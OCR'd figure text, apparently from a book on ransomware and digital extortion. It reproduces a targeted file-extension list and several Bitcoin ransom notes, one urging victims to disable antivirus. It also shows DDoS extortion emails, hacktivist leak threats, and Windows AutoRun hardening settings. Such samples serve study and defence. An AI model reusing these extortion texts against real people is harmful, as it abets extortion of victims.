

```
.3ds,.7z,.accdb,.ai,.asp,.aspx,.avhd,.back,.bak,.c,.cfg,.conf,.cpp,.cs,ctl,.dbf,.disk,
.djvu,.doc,.docx,.dwg,.eml,.fdb,.gz,.h,.hdd,.kdbx,.mail,.mdb,.msg,.nrg,.ora,.ost,.ova,
.ovf,.pdf,.php,.pmf,.ppt,.pptx,.pst,.pvi,.py,.pyc,.rar,.rtf,.sln,.sql,.tar,.vbox,.vbs,
.vcb,.vdi,.vfd,.vmc,.vmdk,.vmsd,.vmx,.vsdx,.vsv,.work,.xls,.xlsx,.xvd,.zip
```

README.TXT


```
Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because
they have been encrypted. Perhaps you are busy looking for a way to recover
your files, but don't waste your time. Nobody can recover your files without
our decryption service.

We guarantee that you can recover all your files safely and easily.
All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1.  Send $300 worth of Bitcoin to following address:
[redacted]

2.  Send your Bitcoin wallet ID and personal installation key to e-mail [redacted]
    Your personal installation key:

[redacted]
```


```
Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they
have been encrypted.  Perhaps you are busy looking for a way to recover your
files, but don't waste your time.  Nobody can recover your files without our
decryption service.

We guarantee that you can recover all your files safely and easily.  All you
need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send $300 worth of Bitcoin to following address:

   [redacted]


2. Send your Bitcoin wallet ID and personal installation key to e-mail
   [redacted]. Your personal installation key:

   [redacted]

If you already purchased your key, please enter it below.
Key: _
```



Readme.txt
Oops! Your files have been encrypted.
If you see this text, your files are no longer accessible.
You might have been looking for a way to recover your files.
Don't waste your time. No one will be able to recover them without our
decryption service.
We guarantee that you can recover all your files safely. All you
need to do is submit the payment and get the decryption password.
Visit our web service at [redacted]
Your personal installation key#2:


Android
06:55
Current state information
Your personal documents and files on this device have just been crypted. The original files have been deleted and will only be recovered by following the steps described below. The encryption was done with a unique generated encryption key (using AES-256).
Data will be lost after
Number of encrypted files
The cost of the key for decryption
23h
9
0.0130 BTC
Important information
Your personal files are encrypted!
To decrypt files you need to obtain the private key. This means the encrypted files are of no use until the get decrypted using a private key stored on a server. The server will destroy the private key after a time specified in this window. After that, nobody and never will be able to restore original files.
To obtain the private key which will decrypt files, you need to pay the amount you see at the top of the screen. Without this key, you will never be able to get your original files back.
Also you can easily delete this software, but know that without it, you will never be able to get your original files back. Whenever possible then disable your antivirus app to prevent the removal of this software.
How can I pay?
Payment is accepted in Bitcoin only. For more information, click 'Where to get Bitcoin'.
Payment information
Please make payment to this Bitcoin address or you can scan QR-code to get Bitcoin-address easily. The operation is complete if there are 3 confirmations.
[Fiddler] DNS Lookup for "recore.pw" failed. System.Net.Sockets.SocketException No such host


Chapter 7: Other Forms of Digital Extortion









```
So, it's your turn!

All your servers are going under attack unless you pay 40 Bitcoin.

Pay to [redacted]

Please note that it will not be easy to mitigate our attack, because our
current UDP flood power is 400-500 Gbps.

Right now we are running small demonstrative attack on 1 of your IPs: [redacted]
```





```
From: Armada Collective
Subject: DDOS ATTACK!!!
Date: [redacted]

FORWARD THIS MAIL TO WHOEVER IS IMPORTANT IN YOUR COMPANY AND CAN MAKE DECISION!

We are Armada Collective.
http://[redacted]/armada-collective-blackmails-[redacted]

All your servers will be DDoS-ed starting Monday ([redacted]) if you
don't pay protection - 25 Bitcoins @
[redacted]
If you don't pay by Monday, attack will start, price to stop will
increase to 50 BTC and will go up 20 BTC for every day of attack.

This is not a joke.
Our attacks are extremely powerful - sometimes over 1 Tbps per second.
So, no cheap protection will help.

Prevent it all with just 25 BTC @ [redacted]

Do not reply, we will not read. Pay and we will know its you. AND YOU
WILL NEVER AGAIN HEAR FROM US!
Bitcoin is anonymous, nobody will ever know you cooperated.
```






```
Greetings citizens of the world. Allow us to introduce ourselves… We are Fancy Bears' international hack team.
We stand for fair play and clean sport.
We announce the start of #OpOlympics. We are going to tell you how Olympic medals are won. We hacked World
 Anti-Doping Agency databases and we were shocked with what we saw.

We will start with the U.S. team which has disgraced its name by tainted victories.
We will also disclose exclusive information about other national Olympic teams later.
 Wait for sensational proof of famous athletes taking doping substances any time soon.

We are Anonymous.
We are Legion.
We do not forgive.
We do not forget.
Expect us.

Anonymous - #OpOlympics
```



--Warninig--
We've already warned you, and this is just a beginning.
We continue till our request be met.
We've obtained all your internal data including your secrets and top secrets.
If you don't obey us, we'll release data shown below to the world.
Determine what will you do till November the 24th, 11:00 PM(GMT).
Post an email address and the following sentence on your twitter and facebook.



Internet
Network Security
IPS
Firewall/
VPN
IDS
DMZ
Max Security/
Web Security
SSO/EAM
Internal Servers
User PC
Consulting/
Threat Analysis
IS
Service
Security Control/
ESM
Certification/
PKI
PC Security
Anti-Virus
PC Security
IS products
Server Security
Secure OS

Chapter 8: Ransomware Detection and Prevention






Local Group Policy Editor
File Action View Help
Local Computer Policy
Computer Configuration
Software Settings
Windows Settings
Administrative Templates
Control Panel
Network
Printers
System
Windows Components
ActiveX Installer Service
Application Compatibility
AutoPlay Policies
Backup
Biometrics
BitLocker Drive Encryption
Credential User Interface
AutoPlay Policies
Select an item to view its description.
Setting
State
Comment
Turn off Autoplay
Not configured
No
Don't set the always do this checkbox
Not configured
No
Turn off Autoplay for non-volume devices
Not configured
No
Default behavior for AutoRun
Not configured
No
Extended
Standard
4 setting(s)



Default behavior for AutoRun
Default behavior for AutoRun
Previous Setting
Next Setting
Not Configured
Enabled
Disabled
Comment:
Supported on:
At least Windows Vista
Options:
Help:
Default AutoRun Behavior
Do not execute any autorun commands
Sets the default behavior for Autorun commands.
Autorun commands are generally stored in autorun.inf files. They often launch the installation program or other routines.
Prior to Windows Vista, when media containing an autorun command is inserted, the system will automatically execute the program without user intervention.
This creates a major security concern as code may be executed without user's knowledge. The default behavior in Windows Vista is to prompt the user whether autorun command is to be run. The autorun command is represented as a handler in the Autoplay dialog.
OK
Cancel
Apply

